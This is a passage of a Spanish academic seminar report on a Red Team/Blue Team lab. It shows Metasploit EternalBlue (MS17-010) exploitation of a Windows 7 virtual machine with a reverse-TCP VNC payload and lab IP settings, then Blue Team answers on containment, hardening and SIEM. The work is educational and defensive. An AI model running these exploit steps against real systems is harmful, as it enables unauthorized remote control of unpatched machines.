
Imagen No. 20 Escaneo de máquinas virtuales



Fuente: Propia

Realizamos un nuevo escaneo de la máquina victima con la herramienta **nmap,** con

Imagen No. 21 Escaneo de máquinas virtuales




Fuente: Propia

Con metasploit iniciamos el ataque con el siguiente exploit:

use exploit/windows/smb/ms17_010_eternalblue

Observamos las opciones

Imagen No. 22 Ataque con metasploit de máquinas virtuales




Fuente: Propia

Luego configuramos el RHOST con la IP de la victima [192.168.1.16] y aplicamos el siguiente payload:

use payload windows/x64/vncinject/reverse_tcp


Imagen No. 23 Ataque con metasploit de máquinas virtuales



Fuente: Propia

Luego configuramos el LHOST con la IP de la maquina atacante [192.168.1.13] y modificamos el parámetro View0nly dejando en false


Imagen No. 24 Ataque con metasploit de máquinas virtuales



Fuente: Propia

Verificamos nuestras opciones y observamos la IP LHOST correspondiente a la máquina atacante


Imagen No. 25 Ataque con metasploit de máquinas virtuales .



Fuente: Propia

Corremos nuestro exploit


Imagen No. 26 Ataque con exploit de máquinas virtuales



Fuente: Propia

Resultado del exploit


Imagen No. 27 Registro ataque con exploit de máquinas virtuales



Fuente: Propia


Una vez corrido el exploit tenemos acceso a la máquina victima. Una vez en la maquina localizamos el archivo **winse20w0** y lo ejecutamos con el resultado que se muestra en la siguiente gráfica:


Imagen No. 28 Pantallazo con ejecución de winse20w0 .



Fuente: Propia

Imagen No. 29 Pantallazo máquinas virtuales anfitrión y víctima . Fuente: Autor del documento


Máquina virtual Kali Linux


Máquina Virtual Win7-SE2020-X64-002

Fuente: Propia

Anexo 5 – Escenario 4 Situación problema: Análisis Blue team

WhiteHouse Security solicita contener y sacar adelante un ataque informático, el cual se está produciendo en tiempo real. Las máquinas para analizar son las mismas máquinas con sistema operativo Windows 7 X86 y X64 analizadas en un evento anterior. Se requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico "sistema operativo, red", y contener el ataque para evitar que se genere más daño a nivel interno de la organización. WhiteHose Security

Del problema planteado, se dan respuestas a los siguientes interrogantes:

1. **¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.**

Lo primero que indagaría seria que si la empresa cuenta con el documento Modelo de Gestión de Incidentes de seguridad de la información y de ser afirmativa, se establece la estrategia que permita tomar decisiones oportunamente para evitar la propagación del incidente, y así disminuir los daños a los recursos de TI y la pérdida de la confidencialidad, integridad y disponibilidad de la información.

Esta fase se descompone claramente en tres componentes:

Contención: esta actividad busca la detección del incidente con el fin de que no se propague y pueda generar más daños a la información o a la arquitectura de TI, para facilitar esta tarea la entidad debe poseer una estrategia de contención previamente definida para poder tomar decisiones por ejemplo: apagar sistema, desconectar red, deshabilitar servicios.

La estrategia de contención varía según el tipo de incidente y los criterios deben estar bien documentados para facilitar la rápida y eficaz toma de decisiones. Algunos criterios que pueden ser tomados como base son:

- Criterios Forenses
- Daño potencial y hurto de activos
- Necesidades para la preservación de evidencia
- Disponibilidad del servicio
- Tiempo y recursos para implementar la estrategia
- Efectividad de la estrategia para contener el incidente (parcial o total)
- Duración de la solución

Erradicación y Recuperación: Después de que el incidente ha sido contenido se debe realizar una erradicación y eliminación de cualquier rastro dejado por el incidente como código malicioso y posteriormente se procede a la recuperación a través de la restauración de los sistemas y/o servicios afectados para lo cual el administrador de TI o quien haga sus veces deben restablecer la funcionalidad de los sistemas afectados, y realizar un endurecimiento del sistema que permita prevenir incidentes similares en el futuro.

2. **¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team qué medidas de hardenización propondría para que el ataque no se repita?**

Hardening: En seguridad informática es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc; innecesarios en el sistema; así como cerrando puertos que tampoco estén en uso además de muchas otros métodos y técnicas.

Para nuestro caso, La máquina virtual Win7-SE2020-X64-002, presentó fallos en el sistema operativo y fue accedida remotamente, teniendo acceso a archivos de interés para la empresa. Para protección de la maquina de una nueva intrusión, se hace necesario ejecutar las siguientes actividades en la máquina virtual víctima:

- Activación del firewall
- Actualización del antivirus
- Actualización del sistema operativo
- Desactivar el acceso remoto
- Bloqueo de puertos
- Configuración adecuada de permisos de seguridad en archivos y carpetas

3. **¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?**

En seguridad informática, un equipo Blueteam, es un equipo de la seguridad defensiva, realiza vigilancia permanente de patrones y comportamientos que se salen de lo común en la empresa, identificando fallos y vulnerabilidades de los sistemas informáticos; verificando las medidas de seguridad de la organización de una manera integral; es decir la realización de las evaluaciones de amenazas que puedan afectar la seguridad informática de

la empresa y recomendar planes de mitigación; mientras que un equipo de respuesta a incidentes informáticos; es quien da solución al incidente como tal; es decir, hace la contención, la erradicación y recuperación del incidente; ellos resuelven el problema como tal, son como bomberos, apaga incendios.

En términos generales, un equipo Blueteam establece las estrategias defensivas para los sistemas informáticos de la organización; pero como ningún sistema es seguro; cuando se presentan los ataques informaticos; los equipo de respuesta a incidentes informáticos, son los que dan solución a la problemática presentada.

4. ¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS "Center For Internet Security" usted lo utilizaría para qué fin?

El Center for Internet Security (CIS) es una entidad sin fines de lucro con visión de futuro que aprovecha el poder de una comunidad de TI global para proteger a las organizaciones públicas y privadas contra las amenazas cibernéticas.

La misión CIS

- Identificar, desarrollar, validar, promover y mantener las mejores prácticas en ciberseguridad
- Ofrecer soluciones de seguridad de clase mundial para prevenir y responder rápidamente a los incidentes cibernéticos
- Construir y liderar comunidades para permitir un entorno de confianza en el ciberespacio.

En relación a la pregunta, el Center For Internet Security lo utilizaría para **desarrollar evaluaciones de vulnerabilidad; monitoreo y análisis de redes de la organización.**

5. Explique y redacte las funciones y características principales de lo que es un SIEM.

SIEM o Gestión de Eventos e Información de Seguridad (Security Information and Event Management) es una categoría de software que tiene como objetivo otorgar a las organizaciones información útil sobre potenciales amenazas de seguridad de sus redes críticas de negocio, a través de la estandarización de datos y priorización

de amenazas. Esto es posible mediante un análisis centralizado de datos de seguridad, obtenidos desde múltiples sistemas, que incluyen aplicaciones antivirus, firewalls y soluciones de prevención de intrusiones.

Dentro de las características y funciones del SIEM, podemos señalar las siguientes:

- Centralizar la vista de potenciales amenazas
- Determinar qué amenazas requieren resolución y cuáles son solamente ruido
- Escalar temas a los analistas de Seguridad apropiados, para que puedan tomar una acción rápida
- Incluir el contexto de los eventos de Seguridad para permitir resoluciones bien informadas
- Documentar, en un registro de auditoría, los eventos detectados y cómo fueron resueltos
- Cumplir con las regulaciones de la industria en un formato de reporte sencillo

6. Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware o software", recuerde que las herramientas de contención son diferentes a las herramientas de detección

- **Seguridad perimetral: El** término seguridad perimetral es muy amplio y ha tenido diversas atribuciones a lo largo del tiempo. El perímetro está formado por las máquinas y los dispositivos que se sitúan en la frontera de nuestra red, donde ésta interactúa con el exterior, con otras redes. La seguridad perimetral ha controlado tradicionalmente esta frontera, vigilando las comunicaciones para evitar accesos no autorizados, salida de datos desde el interior y ataques desde el exterior. Se podría decir que con la evolución de las TIC, el perímetro ha cambiado. Se describen a continuación las categorías de productos que proporcionan seguridad perimetral: principalmente la categoría denominada CORTAFUEGOS, VPN e IPS/IDS, con todas sus subcategorías, y la categoría de GESTIÓN y CONTROL de ACCESO E IDENTIDAD, en particular la subcategoría de Control de acceso a red. Las herramientas de las categorías seleccionadas nos protegen de las amenazas externas procedentes de la red o redes a las que estamos conectados, como intentos de acceso no autorizados desde Internet u otras redes externas, denegando las transmisiones y vigilando todos los puertos de red

- **Actualizaciones de seguridad**. Se torna fundamental actualizar en forma periódica el sistema operativo y todas las aplicaciones instaladas en la PC, ya que ello aumentará considerablemente el nivel de seguridad y minimizará la posibilidad de ser víctimas de usuarios mal intencionados. Además, la implementación de soluciones de seguridad, como antivirus con capacidades

de detección proactiva y firewall, contribuye a cerrar la ventana de vulnerabilidad y así evitar posibles ataques. Asimismo, es primordial priorizar la actualización de la base de firmas del antivirus, siempre teniendo presente que el no hacerlo aumenta potencialmente la posibilidad de infección y disminuye la eficacia de la protección de la herramienta de seguridad implementada

- **Bloqueo de dispositivos removibles.** La proliferación de dispositivos removibles [10] que interactúan con el sistema a través del puerto USB como los pendrive, o flashdrive, memorias USB, etc., se han transformado en un vector de ataque y propagación muy utilizados por códigos maliciosos. El uso de este tipo de dispositivos se ha masificado a nivel global constituyendo un medio muy empleado para el robo de información debido a su facilidad de empleo. A tal efecto, se torna de vital importancia bloquear los puertos USB. Sin embargo, esto supone un desafío debido a que otros dispositivos, tales como scanners o impresoras, utilizan estos puertos para estar conectados al sistema**.**

- **Realizar copias de seguridad de los archivos críticos**. Otra de las características más comunes del malware es no considerar ni respetar las necesidades de los usuarios, por lo que muchas veces sus acciones destructivas derivan en el mal funcionamiento del sistema, el daño y/o eliminación de archivos críticos del sistema. En este sentido, es importante adoptar como buena práctica la realización de copias de seguridad de la información a fuentes externas como cintas, CD, DVD, discos rígidos, etc.

3. CONCLUSIONES

Una vez finalizada las actividades del seminario especialización en seguridad informática- equipos estratégicos en ciberseguridad**:** Red Team & BlueTeam, se pueden establecer las siguientes conclusiones, a fin de lograr la construcción del conocimiento desde el enfoque de la ciberseguridad**:**

- Las empresas deben contar con un Sistema de Gestión de Seguridad de La Información

- Establecimiento de equipos de Red Team & BlueTeam en las empresas

- Implementación entre otras, las siguientes medidas de seguridad

  - Activación del firewall
  - Actualización del antivirus
  - Actualización del sistema operativo
  - Desactivar el acceso remoto
  - Bloqueo de puertos
  - Configuración adecuada de permisos de seguridad en archivos y carpetas

- Ejecución de medidas de hardenización

4. RECOMENDACIONES

En el marco de la seguridad informática, se plantean las siguientes recomendaciones y/o estrategias que permitan endurecer los aspectos de seguridad en una organización:

- Configuraciones necesarias para protegerse de posibles ataques físicos o de hardware de la máquina. Entre otras actividades, destacan el upgrade de firmware, el establecimiento de contraseñas complejas para el arranque del equipo y la configuración de la BIOS, la deshabilitación de inicio de sistema para cualquier unidad que no sea el disco duro principal, y en casos de servidores, la deshabilitación de dispositivos ópticos, usb o similares, para evitar cualquier entrada de malware desde un medio de almacenamiento externo.

- Instalación segura del sistema operativo. Esto implica, entre otras cosas, el considerar al menos dos particiones primarias (1 para el sistema operativo en sí y otra para carpetas y archivos de importancia), el uso de un sistema de archivos que tenga prestaciones de seguridad, y el concepto de instalación mínima, es decir, evitando la instalación de cualquier componente de sistema que no sea necesario para el funcionamiento del sistema.

- Activación y/o configuración adecuada de servicios de actualizaciones automáticas, para asegurar que el equipo tendrá todos los parches de seguridad que entrega el proveedor al día. En caso de que se encuentre dentro de una corporación, es adecuado instalar un servidor de actualizaciones, que deberá probar en un entorno de laboratorio el impacto de la instalación de actualizaciones antes de instalarlas en producción.

- Instalación, configuración y mantención de programas de seguridad tales como Antivirus, Antispyware, y un filtro Antispam según las necesidades del sistema.

- Configuración de la política local del sistema, considerando varios puntos relevantes: Política de contraseñas robusta, con claves caducables, almacenamiento histórico de contraseñas (para no usar contraseñas cíclicas), bloqueos de cuentas por intentos erróneos y requisitos de complejidad de contraseñas. Renombramiento y posterior deshabilitación de cuentas estándar del sistema, como administrador e invitado. Asignación correcta de derechos de usuario, de tal manera de reducir las posibilidades de elevación de privilegios, y tratando siempre de limitar al mínimo los privilegios y/o derechos de los usuarios activos.

- Configuración de opciones de seguridad generales, como aquellas relacionadas con rutas de acceso compartido, apagado de sistema, inicio y cierre de sesión y opciones de seguridad de red.

- Restricciones de software, basado en lo posible en el uso de listas blancas de software permitido más que en listas negras del mismo.

- Activación de auditorías de sistema, claves para tener un registro de algunos intentos de ataque característicos como la adivinación de contraseñas.

- Configuración de servicios de sistema. En este punto es necesario tratar siempre de deshabilitar todos aquellos servicios que no vayan a prestar una funcionalidad necesaria para el funcionamiento del sistema. Por ejemplo, si su equipo no posee tarjetas de red inalámbrica, el servicio de redes inalámbricas debería estar deshabilitado.

- Configuración de los protocolos de Red. En la medida de lo posible, es recomendable usar sistemas de traducción de direcciones (NAT) para direccionar los equipos internos de una organización. Deshabilitar todos aquellos protocolos de red innecesarios en el sistema y limitar el uso de los mismos al mínimo. TCP/IP es un protocolo que no nació pensando en seguridad, por lo que limitar su uso al estrictamente necesario es imperativo.

- Configuración adecuada de permisos de seguridad en archivos y carpetas del sistema. En la medida de lo posible, denegar explícitamente cualquier permiso de archivo a las cuentas de acceso anónimos o que no tengan contraseña. Un correcto set de permisos a nivel de carpetas y archivos es clave para evitar acceso no deseado al contenido de los mismos.

- Configuración de opciones de seguridad de los distintos programas, como clientes de correo electrónico, navegadores de internet y en general de cualquier tipo de programa que tenga interacción con la red.

- Configuración de acceso remoto. En caso de no ser estrictamente necesario, es bueno deshabilitar el acceso remoto. Sin embargo, cuando es necesario tener control remoto de la máquina, es preciso configurarlo de manera adecuada, restringiendo el acceso a un número muy limitado de usuario, restringiendo al mínimo las conexiones concurrentes, tomando cuidado en la desconexión y cierre de sesión y estableciendo un canal cifrado de comunicaciones para tales propósitos, como SSH.

- Configuración adecuada de cuentas de usuario, tratando de trabajar la mayor parte del tiempo con cuentas de acceso limitado y deshabilitando las cuentas de administrador. Es absolutamente recomendable usar la impersonificación de

usuarios para realizar labores administrativas en vez de iniciar sesión como administradores.

- Cifrado de archivos o unidades según las necesidades del sistema, considerando un almacenamiento externo para las llaves de descifrado. Considerar además la opción de trabajar con sistemas de cifrado de mensajería instantánea y correo electrónico.

- Realizar y programar un sistema de respaldos frecuente a los archivos y al estado de sistema. En la medida de lo posible, administrar los respaldos vía red o llevar los respaldos a unidades físicas que estén alejadas del equipo que las origina.

BIBLIOGRAFÍA

AREITIO BERTOLÍN, J. 2009.Test de penetración y gestión de vulnerabilidades,
BARRETO CUITIVA, J. (2018). Diseño de manual de diagnóstico y prevención de vulnerabilidades en redes de datos para pymes (Especialización). Universidad Nacional Abierta y a Distancia UNAD.

BENAVIDES ARIAS, A., & VELÁSQUEZ MAYORGA, J. (2015). Prueba de intrusión al sistema operativo Windows Server 2003 de una empresa del sector financiero (Especialización). Universidad Nacional Abierta y a Distancia estrategia clave para evaluar la seguridad de red. p. 38-42.

BHAWANA, S., Ankit, N., & SHASHIKALA, K. (2014). Study Of Ethical Hacking. International Journal of Computer Science Trends and Technology (IJCST), 2(4), 6-10.

BROAD, J., & BRINDNER, A. (2014). Hacking with Kali: Practical Penetration Testing Techniques. Waltham: Elsevier.

FIRST Improving Security Together. (2017). Sistema común de puntuación de vulnerabilidad v3.0. Obtenido de https://www.first.org/cvss/specification-document

GOMES MARTINELO, C., & BELLEZI, M. (2014). Análisis de vulnerabilidades con OpenVas y Nessus. Tecnologías, Infraestructura E Software, (v 3 n 1), 34-44.

HERZOG, P. (2010). OSSTMM-3: Open Source Security Testing Methodology Manual. ISECOM.

ISECOM. (2010). The Open Source Security Testing methodology Manual. Obtenido de http://www.isecom.org/mirror/ OSSTMM.3.pdf

INSTITUTO COLOMBIANO DE NORMAS TÉCNICAS. NTC 1486:2018. Documentación. Presentación de trabajos académicos. 7 ed. Bogotá: ICONTEC 2018

INSTITUTO COLOMBIANO DE NORMAS TÉCNICAS . NTC 6166:2016. Referencias bibliográficas. Contenido, forma y estructura. Bogotá: ICONTEC, 2016

KOTENKO, I. POLUBELOVA, O. SAENKO, I. (2012). The Ontological Approach for SIEM Data Repository Implementation. Lab. of Comput. Security Problems, St. Petersburg Inst. for Inf. & Autom. (SPIIRAS), St. Petersburg, Russia

MinTIC. (2016). Guía Metodológica de Pruebas de Efectividad. Obtenido de https://www.mintic.gov.co/gestionti/615/ articles-5482_G1_Metodologia_pruebas_efectividad.pdf

PTES Standard. (2018). PTES Technical Guidelines. Obtenido de http://www.pentest-standard.org/index.php/PTES_ Technical_Guidelines

